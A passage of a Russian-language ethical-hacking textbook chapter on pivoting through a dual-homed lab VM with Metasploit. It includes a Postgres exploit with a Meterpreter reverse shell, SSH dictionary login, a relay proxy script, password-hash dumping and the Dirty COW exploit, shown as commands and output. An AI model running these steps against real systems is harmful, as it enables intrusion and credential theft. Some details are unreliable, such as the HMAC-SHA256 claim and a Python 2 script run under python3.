К этому моменту книги мы уже разобрали множество способов скомпрометировать отдельную машину. Но атакующим часто нужен полный контроль над всей частной сетью, которую они атакуют. Получив такой контроль, атакующий может свободно перемещаться от компьютера к компьютеру, извлекая информацию и устанавливая вредоносное ПО по своему усмотрению. Более того, когда атакующий уже закрепился в сети, удалить его оттуда может быть очень трудно, потому что он может скрываться где угодно. В этой главе мы рассмотрим два метода перемещения по сети.

Сначала вы изучите пивотинг, который атакующие могут использовать, чтобы получить доступ к частной сети, маршрутизируя трафик через двухинтерфейсную машину, имеющую доступ и к публичной, и к частной сети. Затем мы извлечем учетные данные пользователей из памяти машины с помощью атаки повышения привилегий. В некоторых случаях украденные учетные данные можно использовать для входа на другую машину в частной сети. Использование украденных учетных данных ? один из лучших способов для атакующего перемещаться по сети.

Пивотинг через двухинтерфейсный узел

Сети, открытые для всех, часто называют публичными сетями. Например, интернет ? публичная сеть. С другой стороны, сети с ограниченным доступом, такие как сеть внутри организации, называют частными сетями. Однако пользователям частной сети часто нужен доступ к ресурсам публичной сети, например к интернету. Например, сотрудникам корпорации все равно нужен доступ к Google. Поэтому компании часто используют межсетевые экраны, чтобы безопасно соединять публичную сеть (интернет) и частную корпоративную сеть. Поскольку межсетевой экран подключен и к публичной, и к частной сети, машину, на которой работает межсетевой экран, называют двухинтерфейсным узлом.

Такие узлы критически важны для атакующих, потому что большинству атакующих из публичной сети, которые хотят попасть в частную сеть организации, нужно пройти через межсетевой экран. Маршрутизация трафика через двухинтерфейсную машину для получения доступа к сети называется пивотингом. Давайте настроим тестовую сеть, чтобы продемонстрировать пивотинг. Мы скомпрометируем виртуальную машину Metasploitable, настроим ее как двухинтерфейсный узел и используем как прокси для доступа к частной сети, чтобы атаковать виртуальную машину Ubuntu.

Настройка двухинтерфейсного узла

Машина pfSense в нашей виртуальной среде служит примером двухинтерфейсного узла, потому что она работает мостом между частной сетью и публичным интернетом. Однако в демонстрации пивотинга мы не хотим компрометировать pfSense: она защищает наши устройства от атак настоящих злоумышленников из интернета. Вместо этого мы превратим виртуальную машину Metasploitable в такой узел и подключим ее к другой частной сети, где находится виртуальная машина Ubuntu. На рисунке 14-1 показана сеть, которую мы будем атаковать.




Рисунок 14-1. Обзор сети

Основной интерфейс сервера Metasploitable обозначен меткой [1]. Это интерфейс, который мы подключим к имитируемой публичной сети, содержащей виртуальную машину Kali Linux. Второй интерфейс [2] подключен к частной сети. Наша цель ? скомпрометировать сервер Metasploitable и использовать его для маршрутизации трафика с основного интерфейса в частную сеть через второй интерфейс. Но сначала нужно настроить виртуальную среду.

Начнем с включения второго интерфейса на виртуальной машине Metasploitable и подключения его к частной сети. Для этого перейдите к настройкам Metasploitable в VirtualBox (рисунок 14-2).




Рисунок 14-2. Настройка второго сетевого интерфейса

Откройте вкладку `Network` ("Сеть") [1], нажмите на второй адаптер [2] и включите его [3]. Назовите частную сеть `Private LAN` [4].

Затем нам нужно назначить IP-адрес только что включенному интерфейсу. Для этого отредактируем файл сетевых интерфейсов сервера Metasploitable. Выполните следующую команду, чтобы открыть файл в `vim`, который уже установлен в Metasploitable:

```
msadmin@metasploitable:~# sudo vim /etc/network/interface

 # This file describes the network interfaces available on your system
 # and how to activate them. For more information, see interfaces(5).
 # The loopback network interface
auto lo
iface lo inet loopback
 # The primary network interface
auto eth0
[1] iface eth0 inet dhcp
 # The secondary network interface
auto eth1
[2] iface eth1 inet static
[3] address 10.0.0.1
[4] netmask 255.255.255.0
```

Когда файл откроется, вы увидите основной интерфейс, определенный в строке с меткой [1]. Обычно этот интерфейс подключен к публичной сети. Значение `iface eth0` относится к Ethernet-интерфейсу (`eth0`). Обсуждение интерфейсов см. в главе 1. Далее, `inet` означает IPv4-адресацию, а `dhcp` значит, что мы разрешим серверу протокола динамической настройки узла (DHCP) назначить IP-адрес интерфейсу. DHCP ? это протокол, который маршрутизаторы обычно используют, чтобы назначать IP-адреса машинам при их подключении к сети. Например, в домашний Wi-Fi-маршрутизатор встроен DHCP-сервер, поэтому ноутбук использует DHCP, чтобы получить IP-адрес при подключении. Это гарантирует, что ноутбук не возьмет тот же IP-адрес, который уже использует другая машина в сети. Значение `static`, наоборот, означает, что IP-адрес мы назначим вручную.

Мы настроим второй интерфейс и зададим ему статический IPv4-адрес [2] `10.0.0.1` [3], а затем установим маску подсети `255.255.255.0` [4]. Сохраните файл и запустите интерфейс `eth1`:

```
msadmin@metasploitable:~# sudo ip link set dev eth1 up
```

Наконец, перезапустите сетевой интерфейс:

```
msadmin@metasploitable:~# sudo /etc/init.d/networking restart
```

Подключение машины к частной сети

Теперь, когда двухинтерфейсная машина настроена, мы можем переместить виртуальную машину Ubuntu в новую частную сеть. Однако как только мы это сделаем, у нее больше не будет доступа к интернету. Поэтому перед перемещением давайте ее настроим.

Мы будем использовать OpenSSH для входа на машину Ubuntu. OpenSSH ? это открытая реализация SSH-сервера, которая позволяет пользователям подключаться к машине по SSH. Войдите в виртуальную машину Ubuntu и установите OpenSSH-сервер:

```
victim@ubuntu:~$ sudo apt-get install openssh-server
victim@ubuntu:~$ sudo systemctl enable ssh
```

После завершения установки переместите виртуальную машину Ubuntu в частную сеть, обновив интерфейс в VirtualBox так, чтобы он подключался к `Private LAN`.

Затем назначьте IP-адрес интерфейсу виртуальной машины Ubuntu. Это нужно потому, что в нашей частной сети нет DHCP-сервера. Задайте статический IP-адрес на виртуальной машине Ubuntu, открыв `Settings` ("Настройки"; рисунок 14-3).




Рисунок 14-3. Настройка статического IP-адреса на машине Ubuntu

Выберите `Network` ("Сеть"), нажмите значок шестеренки настроек и перейдите на вкладку `IPv4`. Выберите конфигурацию `Manual` ("Вручную") и задайте IP-адрес `10.0.0.15`, маску подсети `255.255.255.0` и шлюз по умолчанию `10.0.0.1`.

Проверьте, что с виртуальной машины Ubuntu можно обратиться к серверу Metasploitable, отправив ему ping. Если сервер Metasploitable доступен, появится следующий вывод без потери пакетов:

```
victim@ubuntu:~$ ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1): 56 data bytes
64 bytes from 10.0.0.1: icmp_seq=0 ttl=115 time=15.049 ms
64 bytes from 10.0.0.1: icmp_seq=1 ttl=115 time=14.385 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=115 time=15.036 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=115 time=22.304 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=115 time=23.752 ms
64 bytes from 10.0.0.1: icmp_seq=5 ttl=115 time=14.254 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=115 time=14.321 ms
^C
--- 10.0.0.1 ping statistics ---
7 packets transmitted, 7 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 14.254/17.014/23.752/3.835 ms
```

Нажмите CTRL-C, чтобы завершить ping.

Хотя виртуальная машина Ubuntu может связаться с машиной Metasploitable, у нее нет доступа ни к чему за пределами частной сети. Аналогично, машины вне частной сети не могут обратиться к виртуальной машине Ubuntu. Значит, вы правильно настроили двухинтерфейсную машину и частную сеть. Теперь обсудим, как получить доступ к частной сети, скомпрометировав машину Metasploitable и превратив ее в мост между внутренней LAN виртуальной среды и частной LAN. Такой мост обычно называют прокси: это программа, которая принимает данные из одного соединения и передает их в другое. Думайте о нем как о посреднике, обеспечивающем соединение между двумя машинами.

Пивотинг с Metasploit

В Metasploit Framework есть встроенная возможность проксирования, поэтому используем ее, чтобы выполнить пивотинг-атаку от начала до конца. Мы начнем со сканирования сервера Metasploitable с виртуальной машины Kali Linux. Обнаружив уязвимость, получим через нее обратную оболочку. Затем проверим, есть ли у сервера Metasploitable доступ к нескольким сетям. Когда выясним, что есть, используем Metasploitable как прокси для доступа к частной сети с виртуальной машиной Ubuntu. Затем применим украденные SSH-учетные данные, чтобы войти на виртуальную машину Ubuntu в частной сети и развернуть еще одну обратную оболочку. Наконец, будем управлять обратной оболочкой в частной LAN, маршрутизируя команды через прокси на сервере Metasploitable.

Начнем. Просканируйте сервер Metasploitable с помощью сканера уязвимостей вроде тех, что обсуждались в главе 8. Сканер уязвимостей Nexpose позволяет запускать сканирование из консоли Metasploit. Помните, что сканеры используют эвристики, а значит, могут ошибочно определять уязвимости. Поэтому вам может понадобиться попробовать несколько уязвимостей, прежде чем вы найдете ту, которая даст доступ к машине.

Мы обсуждали сканирование в главе 8, поэтому я предполагаю, что вы уже определили несколько уязвимостей. Для разнообразия вместо эксплуатации нашей надежной FTP-уязвимости используем уязвимость в сервере Postgres, позволяющую развернуть обратную оболочку за счет ошибки конфигурации. Если вы еще этого не сделали, запустите Metasploit в Kali Linux:

```
kali@kali:~$ sudo msfconsole
```

Затем выберите эксплойт для Postgres, введя ключевое слово `use`, а после него путь к эксплойту. Мы не выбирали полезную нагрузку, поэтому Metasploit по умолчанию использует полезную нагрузку Meterpreter `reverse_tcp`. Обзор разных типов полезных нагрузок и их выбора см. в главе 10.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

Затем задайте IP-адрес удаленного хоста (`RHOST`). В нашем случае это IP-адрес сервера Metasploitable (`192.168.1.101`). Затем выполните эксплойт, введя `run`.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.115:4444
[*] 192.168.1.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC .....
[*] Uploaded as /tmp/VfnRAqLD.so, should be cleaned up automatically
[*] Sending stage (976712 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.115:4444 -> 192.168.1.101:52575) at .....
meterpreter >
```

Теперь, когда у нас есть оболочка Meterpreter, проверьте интерфейсы на сервере Metasploitable:

```
meterpreter > ipconfig
...
[1] Interface 3
============
Name : eth1
Hardware MAC : 08:00:27:d1:f1:26
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
[2] IPv4 Address : 10.0.0.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed1:f126
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Для простоты петлевой интерфейс и основной интерфейс исключены из вывода, поскольку они всегда есть у устройства, подключенного к сети. Мы видим новый интерфейс [1], что указывает на подключение этой машины к другой сети. Теперь добавьте маршрут, позволяющий отправлять трафик из внутренней LAN виртуальной среды в частную LAN [2]. Маршрут ? это запись в сетевой таблице, которая сообщает операционной системе, как пересылать пакеты между интерфейсами. После добавления маршрута отправьте сеанс Meterpreter в фон, чтобы снова получить доступ к исходной консоли Metasploit. Снимите выбор текущего модуля командой `back`:

```
meterpreter > run autoroute -s 10.0.0.1/24
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > back
```

Теперь развернем обратную оболочку на виртуальной машине Ubuntu. Хотя для этого можно просто войти в Ubuntu, мы сымитируем реальный сценарий атаки и предположим, что вы заранее не знаете учетных данных. Вместо этого представьте, что на этапе OSINT атаки вы получили несколько учетных данных и теперь можете использовать их в атаке по словарю. Создайте на рабочем столе Kali Linux файл с именем `Ubuntu_passwords.txt`, содержащий имя пользователя и пароль машины Ubuntu. Каждая пара имя-пароль должна находиться на отдельной строке, а имя пользователя и пароль должны разделяться пробелом. Добавьте фиктивные учетные данные, но не забудьте включить имя пользователя и пароль для машины Ubuntu, чтобы получить к ней доступ. Пример:

```
victim 1234
user1 trustno1
```

Используйте этот файл в атаке по словарю на SSH-сервер. Сначала выберите модуль Metasploit `ssh_login`. Затем задайте удаленный хост, укажите файл паролей и запустите модуль:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login)> set RHOST 10.0.0.15
RHOST => 10.0.0.15
msf6 auxiliary(scanner/ssh/ssh_login)> set USERPASS_FILE /home/kali/Desktop/Ubuntu_passwords.txt
USERPASS_FILE => /home/kali/Desktop/Ubuntu_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login)> run
```

Когда атака завершится, у вас появится оболочка, работающая на виртуальной машине Ubuntu. Выполните следующую команду, чтобы просмотреть список сеансов:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
===============
Id Type Connection
-- ---- ----------
1 meterpreter x86/linux 192.168.1.115:4444 -> 192.168.1.112:41206 (192.168.1.112)
2 shell linux 192.168.1.115-192.168.1.112:59953 -> 10.0.0.15:22 (10.0.0.15)
```

Сеанс 2 ? это оболочка Linux, работающая на машине Ubuntu. Столбец `Connection` показывает, что соединение с оболочкой идет от `192.168.1.115` (Kali Linux) к `192.168.1.112` (Metasploitable), а затем к `10.0.0.15` (Ubuntu). Чтобы выполнять команды на виртуальной машине Ubuntu, выберите сеанс 2 и попробуйте команду вроде `ls`:

```
msf6 > sessions 2
[*] Starting interaction with 2...
ls
Desktop
Documents
Downloads
```

Теперь вы можете управлять виртуальной машиной Ubuntu в частной LAN с машины, находящейся вне этой сети.

В этом примере мы использовали прокси Metasploit. Далее обсудим, как написать собственный прокси.

Написание прокси злоумышленника

Создайте папку с именем `ProxyFun` и скопируйте следующий код в новый файл внутри этой папки с именем `proxy.py`:

```
from SocketServer import BaseRequestHandler, TCPServer
from socket import socket, AF_INET, SOCK_STREAM
import sys
class SockHandler(BaseRequestHandler):
[1] def handle(self):
self.data = self.request.recv(1024)
print "Passing data from: "+ str(self.client_address[0]) + " to " + external_LAN_IP
print self.data
socket = socket(AF_INET, SOCK_STREAM)
try:
[2] socket.connect((external_LAN_IP, external_LAN_PORT))
socket.sendall(self.data)
while 1:
command = socket.recv(1024)
if not command:
break
self.request.sendall(command)
finally:
socket.close()
if __name__ == '__main__':
private_LAN_IP, private_LAN_PORT, external_LAN_IP, external_LAN_PORT = sys.argv[1:]
[3] myserver = TCPServer((private_LAN_IP, private_LAN_PORT), SockHandler)
myserver.serve_forever()
```

Прокси запускает TCP-сервер, который привязан к IP-адресу частной LAN [3]. Помните, что цель, виртуальная машина Ubuntu, может обращаться только к IP-адресам в частной сети. Поэтому если мы хотим взаимодействовать с ней, нужно настроить TCP-сервер так, чтобы он ожидал подключения на IP-адресе, связанном с интерфейсом, подключенным к частной сети.

Пока предположим, что мы уже внедрили обратную оболочку на виртуальную машину Ubuntu, чтобы сосредоточиться на том, как данные идут из обратной оболочки в частной LAN через прокси к машине злоумышленника Kali Linux в имитируемой публичной сети.

Сначала обратная оболочка подключается к IP-адресу прокси в частной LAN. Когда оболочка подключается к прокси и отправляет первое сообщение, прокси извлекает содержимое сообщения [1] и открывает новое TCP-соединение во внешней LAN к серверу злоумышленника. Прокси отправляет данные из оболочки в частной LAN во внешнюю LAN, действуя как мост [2]. Прокси также принимает трафик из внешней LAN и отправляет его оболочке в частной LAN. Отлично: теперь у вас есть двусторонний мост между частной LAN и внешней LAN.

Теперь протестируем прокси. Вместо запуска кода TCP-сервера из главы 4 сделаем тест легким. Используйте netcat (`nc`), чтобы запустить новый TCP-сервер, который ожидает подключения (`l`) на порту (`p`) 5050. Также включите флаг подробного вывода (`v`), чтобы выводить информацию о соединении:

```
kali@kali:~$ nc -lvp 5050
```

Затем скопируйте файл `proxy.py` на сервер Metasploitable и запустите его:

```
msfadmin@metasploitable:~$ python3 proxy.py 10.0.0.1 4040 <Kali IP address> 5050
```

Теперь, когда прокси запущен, откройте виртуальную машину Ubuntu в частной сети. Вместо обратной оболочки из главы 4 используйте netcat для подключения к прокси.

```
victim@ubuntu:~$ nc 10.0.0.1 4040
```

Введите фразу `Bot is ready` в терминале Ubuntu, где запущен netcat. Если прокси работает правильно, он маршрутизирует трафик частной LAN в терминал на машине Kali Linux.

Извлечение хешей паролей в Linux

Получив доступ к машине, можно попытаться извлечь из ее памяти учетные данные пользователей, которые можно использовать для входа на другие машины и перемещения по сети. В этом разделе описано, как извлечь имена пользователей и хеши паролей с Linux-машины методами повышения привилегий.

Где Linux хранит имена пользователей и пароли

Операционная система хранит имена пользователей в файле `/etc/passwd`, который может прочитать любой пользователь системы. Имя файла обманчиво, потому что паролей в нем нет. Тем не менее из этого файла часто можно извлечь полезную информацию, например узнать, требует ли учетная запись пароль. Выполните следующую команду, чтобы просмотреть содержимое:

```
kali@kali:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Двоеточие разделяет свойства каждой записи, имеющей следующий формат:

```
username:has_password:user_id:group_id:user_info:shell_path
```

Второе свойство, `has_password`, указывает, есть ли у пользователя пароль. `x` в этом свойстве означает, что учетная запись пользователя имеет пароль, а пустое поле означает гостевую учетную запись, для которой пароль не требуется.

Где же операционная система хранит пароли? В конце концов, ей нужно где-то держать копию паролей, чтобы сравнивать их со значением, которое пользователь вводит при входе. Linux не хранит незашифрованные пароли. Вместо этого она хранит HMAC-SHA256-хеши паролей в файле `/etc/shadow`. Когда пользователь входит в систему, Linux хеширует пароль, сравнивает его с сохраненным хешем и предоставляет доступ, если они совпадают.

Эти хеши паролей можно извлечь, прочитав файл `/etc/shadow`; однако для этого нужны права root, как видно при запуске `ls` с параметром `-l`:

```
msfadmin@metasploitable:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1233 2042-05-20 17:30 shadow
```

Метка `-rw-r-----` показывает права доступа к файлу. На рисунке 14-4 объясняется структура прав доступа Linux.




Рисунок 14-4. Права доступа Linux

Права на файл `/etc/shadow/` указывают, что читать файл могут только владелец (`root`) и группа (`shadow`), а записывать в него может только пользователь root.

Если повезет, мы найдем учетные данные пользователя с правами root и сможем получить root-доступ, введя `sudo -i`. Но предположим, нам не так повезло. В таком случае root-доступ все еще можно получить, воспользовавшись уязвимостью в операционной системе; это обычно называют повышением привилегий.

Атакующий может использовать самые разные методы, чтобы получить root-привилегии в системе. Например, он может применить атаку переполнения буфера, чтобы внедрить код в модуль ядра или драйвер. Затем модуль ядра выполнит этот код с правами уровня root, дав атакующему обратную оболочку с root-правами.

Атакующий также может воспользоваться неправильными правами на файл или каталог, чтобы повысить привилегии. Например, если процесс выполняет файл с root-привилегиями, атакующий может изменить этот файл так, чтобы он содержал код, запускающий обратную оболочку.

Инструмент `unix-privesc`, который обычно уже установлен в Kali Linux, позволяет проверить систему на уязвимости, которые могут допустить атаку повышения привилегий:

```
unix-privesc-check standard
```

В оболочку Meterpreter встроена похожая возможность. Используйте команду `getsystem`, чтобы найти возможные уязвимости повышения привилегий и воспользоваться ими:

```
meterpreter > getsystem
```

После получения root-привилегий запустите модуль Meterpreter `hashdump`, чтобы извлечь хеши из системы:

```
meterpreter > run hashdump
```

Теперь, когда мы в общих чертах рассмотрели такие повышения привилегий, посмотрим на пример.

Проведение атаки повышения привилегий Dirty COW

В 2016 году Фил Остер обнаружил уязвимость ядра, получившую прозвище Dirty COW. Уязвимость CVE-2016-5195 позволяет атакующему без root-привилегий изменять любой файл, используя ошибку в том, как ядро Linux управляет памятью. Помимо прочего, атакующий может использовать эту уязвимость, чтобы создать нового пользователя с root-привилегиями, изменив файл `/etc/shadow`, который мы обсуждали ранее.

Название уязвимости происходит от механизма, который ядро Linux использует для управления виртуальной памятью. Виртуальная память ? это механизм, с помощью которого операционные системы дают процессам собственные изолированные пространства памяти. Для этого создается таблица, сопоставляющая виртуальный адрес памяти процесса с реальным физическим адресом в памяти. Поскольку отдельные процессы могут совместно использовать библиотеки или файлы, у двух процессов могут быть виртуальные адреса памяти, указывающие на одну и ту же физическую память. Ядро создает копию только тогда, когда один из процессов записывает данные в память; эта процедура известна как копирование при записи (COW).

Уязвимость Dirty COW обманывает операционную систему, заставляя ее разрешить пользователю изменять файл, который ему не принадлежит. Для этого она использует состояние гонки в ядре Linux. Состояние гонки возникает, когда два или более потока конкурируют за доступ к переменной, а результат программы зависит от порядка, в котором потоки завершатся. Атакующие могут использовать состояния гонки, многократно выполняя несколько операций, зависящих от порядка, пока не будет достигнут выгодный порядок событий.

Уязвимость Dirty COW использует состояние гонки, связанное с тем, как ядро Linux читает и записывает файлы. Ядро Linux запрещает процессам записывать в файлы только для чтения, но разрешает процессу писать в копию такого файла. Когда процесс пишет в собственную копию, ядро Linux обычно выполняет события по порядку: 1. открывает копию файла, предназначенную для конкретного процесса; 2. записывает данные в копию; 3. отбрасывает изменения и снова отображает в память исходный файл, оставляя его неизменным.

Однако если атакующий использует два потока, чтобы независимо записывать данные и отбрасывать изменения, может возникнуть состояние гонки, из-за которого ядро выполнит шаги не по порядку: 1. откроет копию файла для конкретного процесса; 3. отбросит изменения и снова отобразит в память исходный файл; 2. запишет данные в копию, которая теперь стала исходным файлом. В этом сценарии атакующий обманул ядро и заставил его разрешить запись в файл только для чтения.

Мы можем использовать эту уязвимость, чтобы отредактировать файл паролей только для чтения и добавить нового пользователя с root-привилегиями. Выполним эту атаку повышения привилегий на сервере Metasploitable. Сначала выясним, уязвим ли сервер. Войдите в систему и выполните `whoami`, чтобы получить текущего пользователя, и `uname -a`, чтобы получить текущую версию Linux:

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Когда версия Linux на сервере известна, используйте `searchsploit` для поиска известных уязвимостей, затрагивающих эту версию:

```
kali@kali:~$ searchsploit Linux Kernel 2.6.24
---------------------------------------------- ----------------------
Exploit Title | Path
---------------------------------------------- ----------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc | linux/local/9844.py
...
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/se | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_P | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE | linux/local/40839.c
```

Как видите, существует несколько реализаций Dirty COW. Некоторые реализации используют уязвимость, чтобы изменить файл паролей, а другие ? чтобы внедрить shell-код в файл с SUID-привилегиями. SUID ? это бит разрешений Linux, позволяющий обычному пользователю выполнять файл с привилегиями владельца файла. Например, обычный пользователь может выполнять команду `ping` с root-привилегиями, даже не будучи root, потому что установлен бит SUID.

Некоторые эксплойты надежнее других. Эксплойт Dirty COW PTRACE надежно работает на версии Linux, запущенной на сервере Metasploitable.

Код эксплойта доступен на виртуальной машине Kali Linux. С помощью `searchsploit` укажите номер эксплойта `40839.c` и используйте параметр `-p`, чтобы найти путь к коду эксплойта:

```
kali@kali:~$ searchsploit -p 40839
Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race
 ➔ Condition Privilege Escalation (/etc/passwd Method)
URL: https://www.exploit-db.com/exploits/40839
Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text, with CRLF line terminators
```

Затем скопируйте код на машину Metasploitable:

```
kali@kali:~/$ scp /usr/share/exploitdb/exploits/linux/local/40839.c msfadmin@192.168.1.101:~/
```

Скомпилируйте и выполните эксплойт:

```
msfadmin@metasploitable:~$ gcc -pthread 40839.c -o kernelexploit -lcrypt
```

Теперь запустите эксплойт (`kernelexploit`). Вам будет предложено создать нового root-пользователя (`firefart`) и задать ему пароль. Здесь я выбрал 147:

```
msfadmin@metasploitable:~$ ./kernelexploit
